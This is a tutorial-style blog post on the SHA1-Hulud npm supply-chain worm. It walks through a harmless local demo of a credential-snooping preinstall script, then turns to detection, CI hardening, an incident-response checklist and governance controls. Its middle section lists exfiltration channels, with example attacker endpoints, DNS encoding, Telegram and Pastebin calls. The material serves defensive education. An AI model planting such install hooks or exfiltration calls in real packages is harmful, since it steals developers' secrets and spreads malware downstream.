Section 1—Executive Summary (Non-Technical)
In November 2025, the JavaScript ecosystem was hit by one of the largest supply-chain worms in recent memory: SHA1-Hulud (also nicknamed Shai-Hulud in earlier reports). This worm spreads by injecting malicious pre-install scripts into npm packages, stealing developer and CI/CD secrets, and using those secrets to hijack GitHub repos and publish more infected packages, creating a self-propagating chain reaction.
The name 'SHA1-Hulud' comes from the malware author's chosen codename, not from the SHA-1 hashing algorithm. It's the successor to earlier waves of 'Shai-Hulud' npm compromises reported by multiple security vendors.
In this post, we won't just talk theory. We will recreate the core behavior of such an attack on your own machine (safely, of course) so you can understand exactly how attackers abuse npm mechanics.
Everything you run will be harmless and stay offline. The attack leverages trusted package installation mechanisms to automatically:
- execute malicious scripts during dependency installation,
- exfiltrate developer and CI/CD secrets,
- pivot into source code management (SCM) systems,
- rewrite repositories and publish malicious package versions,
- replicate across supply chains.
Why This Attack Matters for Security & Compliance
SHA1-Hulud is not "just another npm malware incident." It represents:
Unauthorized Code Execution in Trusted Pipelines
Malicious preinstall/postinstall scripts run automatically in developer and CI environments.
Immediate Credential Exposure
Secrets frequently stolen include:
- GitHub/GitLab/Bitbucket tokens
- npm auth tokens
- AWS/GCP/Azure keys
- CI/CD signing tokens
- environment variables containing secrets
High Compliance Impact
This attack threatens:
- Source code integrity
- Build provenance
- Access control boundaries
- SBOM accuracy
- Artifact trust
- Customer data isolation
Self-Replication
Real incidents show attackers:
- Publishing malicious versions of previously safe packages
- Rewriting commit histories
- Creating repos under the victim's identity
Your team must treat this as a credential compromise + supply chain poisoning scenario.
Compromised npm package

 ↓
Developer or
 CI installs the package

 ↓
Malicious script steals secrets
 ↓
Attacker pushes to SCM using stolen keys

 ↓
New malicious versions infect downstream users
Section 2—Hands-On: Recreating the Attack (Safely) to Understand It
We'll build a local "evil" package that behaves like a much simpler version of SHA1-Hulud. We create two things:
hulud-demo/ ← main project
 package
.json
 evil-pkg/ ← simulated malicious package

 package
.json
 steal.js ← "malicious" script
Step 1—Create a safe, disposable project
In your terminal -
mkdir
 hulud-demo && cd
 hulud-demo

npm init -y
When you add -y, npm skips all prompts and generates a default package.json, as shown in the image below.
Step 2—Create the malicious package
Inside the project:
mkdir
 evil-pkg && cd
 evil-pkg

npm init -y
Now you have a second package.json inside evil-pkg.
Step 3—Add a malicious preinstall script

Open evil-pkg/package.json and modify scripts:
"scripts": {
 "preinstall": "node steal.js"
}
What this does
When this package is installed, npm will automatically run:
node steal.jsbefore installing package files.
This is the exact mechanism SHA1-Hulud uses.
Modified package.json :
Step 4—Create the steal.js script

Create a simple steal.js file that would steal tokens. You can modify this script as needed. I have added a few console.log statements so that we can see what happens in the background when the script is run.
// steal.js – harmless democonst fs = require("fs");
const path = require("path");console.log("[demo] malicious preinstall script triggered");const snapshot = {
cwd: process.cwd(),
user: process.env.USER || process.env.USERNAME,
home: process.env.HOME,
nodeVersion: process.version,
envSample: {
GITHUB_TOKEN: process.env.GITHUB_TOKEN ? "***present***" : null,
AWS_ACCESS_KEY_ID: process.env.AWS_ACCESS_KEY_ID ? "***present***" : null
},
timestamp: new Date().toISOString()
};const outFile = path.join(__dirname, "demo-leak.json");
fs.writeFileSync(outFile, JSON.stringify(snapshot, null, 2));console.log("[demo] wrote environment snapshot to", outFile);
console.log("[demo] real malware would exfiltrate this to an attacker-server");Step 5—Trigger the "infection"
Go back to the root folder and install the local package:
cd
 ..
npm install ./
As you can see in this image, the script was executed, and it has started exfiltrating sensitive data. Let us check what damage it caused.
Step 6—Observe the "stolen" data
As you can see in the image below, the GH token and AWS access keys were leaked/stolen.
Real malware sends this data to an attacker via:
- HTTPS exfiltration
Malware sends stolen credentials as JSON payloads to attacker-controlled HTTPS endpoints, such as:
https://malicious-domain.com/exfil
https://api.badserver.net/upload
Payload
{
 "user": "alice",
 "aws_key": "AKIA...",
 "github_pat": "ghp_...",
 "ci_env": { ... }
}- DNS covert channels
When direct HTTPS exfiltration is blocked, malware encodes secrets in DNS queries.
Example: AWS key encoded as a long subdomain:
AKIA
.....abc
.verybaaad
-domain.com
This triggers a DNS lookup that reaches the attacker's DNS server.
- GitHub issues / PR Comments
With a stolen GitHub token, malware can:
- Open Issues containing secrets
- Add comments containing encoded payloads
- Push secret-filled files to attacker-controlled repos
Example:
Title: "Bug Report"

Body: "data: BASE64_ENCODED_PAYLOAD_HERE"- Telegram bots
Many malware families use messaging APIs because:
- They offer simple HTTPS endpoints
- They're globally accessible
- They're "signal-like": messages vanish into clutter
- They don't require attackers to maintain infrastructure
Example request:
https://api.telegram.org/bot/sendMessage?chat_id=&text=- Pastebin dumps
Malware creates unlisted Pastebin pastes containing:
- raw secrets
- encoded payloads
- system snapshots
- npm token dumps
- full environment variable exports
Example API call:
POST https://pastebin.com/api/api_post.phpPayload:
api_option
=paste
api_dev_key
=....
api_paste_code
=BASE64_PAYLOAD
And many more such methods
Section 3—Mapping our demo to the real SHA1-Hulud attack
Our demo is only 1% of what SHA1-Hulud really does.
The actual worm:
- infects hundreds of npm packages
- steals thousands of cloud keys and GitHub tokens
- spreads by publishing new trojanized packages
- hijacks CI/CD (which usually auto-runs npm scripts)
- rewrites commit history and republishes victim repos
- creates attacker-controlled repos with stolen tokens
Defending Against Worms Like SHA1-Hulud (Real Examples + IR Checklist)
Now that we've seen how easily a malicious npm package can run code on your machine, let's shift from "how the attack works" to "how real engineering and security teams defend against it."
Note: These are
 my examples and
 methods for
 safeguarding against this attack. It may or
 may not
 be practical to
 implement all
 of
 these solutions in
 a real
-
world scenario because of
 the way pipelines are
 configured, other business/
security/
compliance requirements, etc.
1. How security teams detect malicious lifecycle scripts
Even legitimate packages sometimes use preinstall or postinstall, but worms like SHA1-Hulud rely on them heavily. Here's how companies spot "bad" ones:
Real-life patterns defenders look for:
- Packages with no reason to run install scripts Example: a simple utility library (
left-pad,is-even,uuid) should never need a lifecycle script. If it suddenly adds one in version1.0.1, that's a red flag. - Sudden major version bumps published in odd hours Many SHA1-Hulud packages were published at 3–5 AM UTC, which was consistent with compromised maintainer accounts.
- Scripts that read environment variables or access
.gitfolders In real incidents, security teams found malware doing things like: - reading
$GITHUB_TOKEN - dumping
$HOME/.gitconfig - listing
~/.ssh/directory contents - Packages with obfuscated JS in lifecycle scripts Minified or base64-encoded code during install is unusual and suspicious.
These signals help teams triage suspicious dependencies before they cause damage.
2. How CI/CD pipelines are hardened in real organizations
CI/CD systems are the primary target because they often expose:
- deployment keys
- GitHub tokens
- cloud credentials
- environment variables for production workloads
Here's what strong teams do to protect their pipelines:
A. Disable lifecycle scripts unless absolutely necessary
Most builds do not need lifecycle scripts, especially preinstall scripts. Organizations lock this down with:
npm install --ignore-scriptsReal example: A fintech company disabled scripts globally in their CI pipelines after the first Shai-Hulud wave. When they later scanned their repos, they discovered that two internal services had silently consumed compromised versions of transitive dependencies, but because scripts were disabled, no malware executed.
B. Replace long-lived tokens with short-lived, scoped credentials
Security teams rotate credentials quickly because worms exfiltrate them immediately.
Real example: A SaaS organization replaced GitHub Personal Access Tokens with:
- GitHub Actions OIDC tokens
- AWS/GCP short-lived access tokens
- Fine-grained repo-scoped tokens instead of org-scoped tokens
When a dependency in one repo was later found to be compromised, the stolen token's 1-hour lifespan prevented lateral movement to other repos.
C. Pin dependency versions to avoid silent infections
Instead of auto-installing "latest," teams use:
package-lock.jsonnpm ci- internal private npm mirrors
Real example: An enterprise caught a malicious version of a dependency (3.7.11) before it was installed at scale because their lockfiles pinned to 3.7.10. Only one sandbox developer downloaded the new version, and the mirrored registry flagged the sudden version change for review.
D. Monitor registries for suspicious package changes
Security teams set up alerts for:
- Maintainers who suddenly publish many versions
- Packages uploaded from unknown IPs
- Maintainers who have recently reset passwords (indicator of compromise)
Real example: One open-source foundation found a compromise because their internal registry logged that a maintainer published from a new geographic location never seen before.
Incident Response Checklist (Highly Practical)
If you suspect exposure to SHA1-Hulud or a similar supply-chain compromise, use this checklist:
Containment
- Freeze all CI/CD pipelines that fetch arbitrary package versions
- Block or restrict lifecycle scripts in CI (
--ignore-scripts) - Stop automatic dependency updates in all repos
Identify Exposure
- Search your lockfiles for known compromised package versions
- Inspect recent, unexpected version bumps in
package.json - Audit repository activity for:
- unauthorized commits
- unexpected tags
- forced pushes
- new or publicized repos
- Review CI logs for suspicious lifecycle script output
- Check for unexpected network calls during
npm install
Credential Rotation
- Rotate all CI/CD-related tokens
- Rotate npm tokens and registry credentials
- Rotate environment variables used in CI/CD (API keys, cloud keys)
- Rotate SSH keys or PATs used for repo access
- Invalidate long-lived tokens permanently
Eradication
- Replace compromised dependencies with clean versions
- Rebuild containers, artifacts, and bundles from scratch
- Validate that no unauthorized npm packages were published
- Revoke suspicious OAuth authorizations on GitHub/npm
- Remove any backdoors, webhooks, or CI secrets inserted by attackers
Hardening (Post-Incident)
- Enforce short-lived, fine-grained tokens
- Restrict npm lifecycle scripts by default in CI
- Require maintainers to use MFA
- Set up dependency provenance checks
- Mirror npm packages internally or use a vetted registry
- Add automated alerts for strange package publishing behavior
How a stong GRC team Helps Organizations Avoid Attacks Like SHA1-Hulud
While engineering teams focus on code, builds, and dependencies, GRC (Governance, Risk & Compliance) teams play a critical role in preventing, detecting, and mitigating supply-chain threats like SHA1-Hulud. These attacks thrive in environments with weak credential hygiene, unreviewed access, and inconsistent security practices—exactly the areas GRC helps strengthen.
Here's how strong GRC programs reduce the blast radius of such attacks:
1. Enforcing Credential Rotation Policies
GRC teams ensure:
- GitHub PATs and automation tokens are rotated frequently (e.g., every 90 days).
- Stale credentials are revoked during quarterly access reviews.
- Long-lived service credentials are replaced with short-lived, scoped identities.
In supply-chain attacks, worms rely on stolen tokens staying valid. Frequent rotation dramatically reduces their usefulness.
2. Establishing Password & Access Complexity Requirements
GRC teams drive:
- Mandatory MFA across CI/CD, GitHub, npm, and cloud accounts.
- Password complexity standards aligned with ISO 27001, SOC 2, and NIST guidelines.
- Mandatory use of password managers to avoid reused or weak credentials.
- Removal of "shared" admin accounts.
Since attackers often compromise maintainer passwords to publish malicious packages, strong access controls reduce the likelihood of an initial foothold.
3. Continuous Access & Permission Reviews
Quarterly or bi-annual access reviews ensure:
- Developers don't retain unnecessary admin or publishing permissions.
- Former employees lose all token access immediately.
- Only approved maintainers can publish packages or manage CI/CD secrets.
- No personal accounts hold production access.
Worms like SHA1-Hulud spread faster when too many identities have unnecessary publishing rights: GRC reviews help eliminate this risk.
4. Change Management & Secure Release Processes
GRC frameworks ensure:
- Dependency updates are reviewed and approved before being deployed.
- CI/CD changes go through controlled change tickets (CAB/Change Advisory Board).
- Emergency changes (e.g., mass credential rotation) follow documented procedures.
- All critical pipeline modifications (e.g., adding lifecycle scripts) are auditable.
This makes it much harder for compromised developers or malware to silently introduce malicious versions.
5. Vendor & Third-Party Risk Management
GRC evaluates dependencies and vendors for:
- Security posture
- MFA enforcement
- Incident history
- Dependency maintenance quality
- SBOM (Software Bill of Materials) availability
This prevents organizations from relying on packages or suppliers with poor security hygiene.
6. Audit Frameworks (ISO 27001 / SOC 2 / Internal Audits)
During audits, GRC teams assess:
- Secret storage practices
- Token lifetime and scope
- Repository access controls
- CI/CD secret rotation
- Evidence of vulnerability scanning
- Compliance of pipelines with internal policies
- Whether dependency inventory/SBOMs are tracked
- Whether security events like suspicious npm scripts are monitored
These audits help reveal dangerous gaps before attackers exploit them.
7. Policy-Driven Defense-in-Depth
Finally, GRC ensures the existence and enforcement of:
- Secure coding policies
- Dependency security policies
- Acceptable use policies
- Incident response playbooks
- Third-party dependency approval processes
- CI/CD hardening standards
Strong governance ensures that even if engineers forget best practices, the system doesn't.
Follow to support my work and for more such articles!